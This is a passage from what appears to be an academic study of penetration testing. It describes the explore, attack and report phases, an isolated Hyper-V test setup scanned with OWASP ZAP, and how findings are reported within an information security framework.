application, in a test environment that consists of the absolutely necessary infrastructure, in a virtual environment that has nothing to do with the productive one.
Penetration tests typically follow the following steps:

- **Explore** - The controller attempts to learn about the system being tested, where it determines which software is used, which endpoints exist, which patches are installed, etc. Also looking for hidden content on the site, known vulnerabilities and other signs of weakness.
- **Attack** - The controller attempts to exploit the known or suspicious vulnerabilities to prove they exist.
- **Report** - The auditor reports test results, including vulnerabilities, how they were exploited, and how difficult it was to exploit and sever it.

The ultimate goal of penetration testing is to investigate vulnerabilities so as to address them. They can also verify that a system is not vulnerable to a known category or a specific defect, and in cases of vulnerabilities that have been reported as corrected, they assert that the system is no longer vulnerable to these vulnerabilities.

Test environment

To perform a penetration test, a test environment was prepared which includes a terminal on which Hyper-V Manager was activated. Hyper-V enabled a virtual machine on which Windows Server 2012 R2 was installed. The virtual server has enabled Microsoft IIS 8.
Also in the same virtual server was installed Data Base, Microsoft SQL Server 2012.
The application to be tested has been deployed with Web Forms in the .NET Framework. The test is completed after the application development has been completed, in order to find possible security findings before being given User Acceptance Test (UAT).
To implement the tests, OWASP ZAP 2.7.0 was installed on the terminal where Virtual Server was activated.
Application testing was performed using ATTACK Mode.

Report

The information displayed on the ZAP screen also allows the application to be exported in the form of a report, which provides detailed information per finding, in order of risk category. Each finder provides information such as the description of the finding, the URL in which it was found, the method used with the corresponding parameters, as well as resolution instructions and internet referrals, with additional instructions on each finding and its methods of solving.
The reference to the way it is exported is very important because it provides the most of the information that will need to be given to the stakeholders analyzed in the previous chapters (administration, security officer, IT administrator, etc.) in order to proceed with the actions required to resolve or accept the risk in the event that a finding is deemed not to be solved or its resolution is unprofitable in relation to the risk arising from the particular finding.

Conclusion

Corporate Information is probably the most valuable asset for many organizations. To this end, its protection is necessary to ensure the trust of the organization's clients as well as its competitive position, while the organization's compliance with its regulatory framework is to be documented.
Due to the increasing dependence of organizations on information and information systems that process them, they face daily increasing business risks due to the emergence of new technological and other threats.
On the basis of these major threats, which are even capable of affecting the sustainability of an organization, it is absolutely necessary to implement measures to minimize these risks. Information security, which manages the part of the business risk that stems from the information systems that are dependent on the organization, is trying to secure this need. A key tool for information security is the establishment of an Information Security Framework, which defines the strategy and all security principles set by the Organization's Management.
Important elements of an Information Security Framework, according to the information security standards, are the information security Risk Assessment Methodology, the Vulnerability Tracking Policy and the Penetration Tests that were analyzed above in the study. Risk Assessment Methodology enables an organization to recognize and evaluate the risks involved in the security of its information resources in order to organize as much as possible the steps necessary to protect it, as suggested, for example, by OWASP [3].
Alongside the Vulnerability Tracking Policy and conducting security controls, the organization is allowed to maintain an adequate level of security.
Finally, by conducting Penetration Tests, which are one of the tools of a policy of identifying weaknesses

and conducting audits, it is possible to identify weaknesses in applications and the infrastructures in which they will operate. As has been extensively analyzed in the study, based on OWASP's proposals [4], penetration testing is not the only security testing tool but is part of a larger design whose size depends on the size of the organization and its information systems, and the data it is required to protect. Also, the implementation of only penetration testing in one application, is not sufficient and it is necessary to control the entire infrastructure.

From the audit report that was conducted, it was found that some of the findings were infrastructure problems and not applications. At the same time, depending on the criticalness of an application or an information system, it is appropriate to develop systems of continuous security monitoring and privacy and security design as proposed by OWASP [5].

Acknowledgements

References:

[1] OWASP Testing Guide 4
https://www.owasp.org/images/1/19/OTGv4.pdf
[2] Common Vulnerability Scoring System SIG
https://www.first.org/cvss/
[3] OWASP Testing Guide 4
https://www.owasp.org/images/1/19/OTGv4.pdf
[4] OWASP Testing Guide 4
https://www.owasp.org/images/1/19/OTGv4.pdf
[5] OWASP Testing Guide 4
https://www.owasp.org/images/1/19/OTGv4.pdf